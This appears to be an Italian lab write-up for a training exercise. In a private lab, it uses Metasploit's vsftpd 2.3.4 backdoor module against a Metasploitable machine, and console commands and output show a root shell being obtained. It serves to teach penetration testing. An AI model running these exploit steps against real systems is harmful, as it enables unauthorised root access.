Hack Metasploit

Cos’è un Exploit

In sicurezza informatica, un "exploit" è un software, un codice o una sequenza di comandi che sfrutta una specifica vulnerabilità in un sistema o un'applicazione al fine di ottenere un vantaggio non autorizzato.


Le vulnerabilità possono essere errori di progettazione, bug di implementazione o altri problemi che possono essere sfruttati.

Cos’è il protocollo VSFTPD

VSFTPD (Very Secure File Transfer Protocol Daemon) è un server FTP (File Transfer Protocol) progettato per offrire un servizio di trasferimento file sicuro e efficiente.

Esercizio

Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd». Configurare l’indirizzo della vostra macchina Metasploitable come di seguito: 192.168.50.101/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.



Con il comando msfconsole, avviamo l'interfaccia a riga di comando di Metasploit, fornendo un ambiente interattivo per l'utilizzo del framework e l'esecuzione di attività di penetration testing.


```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executi
on

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

Con il comando search vsftp, cerchiamo tutti i possibili moduli presenti; mentre con il comando use, scegliamo quale eseguire

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:44913 -> 192.168.50.101:6200) at 2024-01-15 10:16:38 +0100
```

Con i comandi in figura, settiamo l'host dell'attacco.

Con il comando exploit avviamo l'attacco, in questo caso ci aprirà una shell che ci permetterà di controllare a pieno la macchina attaccata



L’esercizio richiedeva che nella cartella di root si andasse a creare una sottocartella di nome test_metasploit, tramite comando mkdir.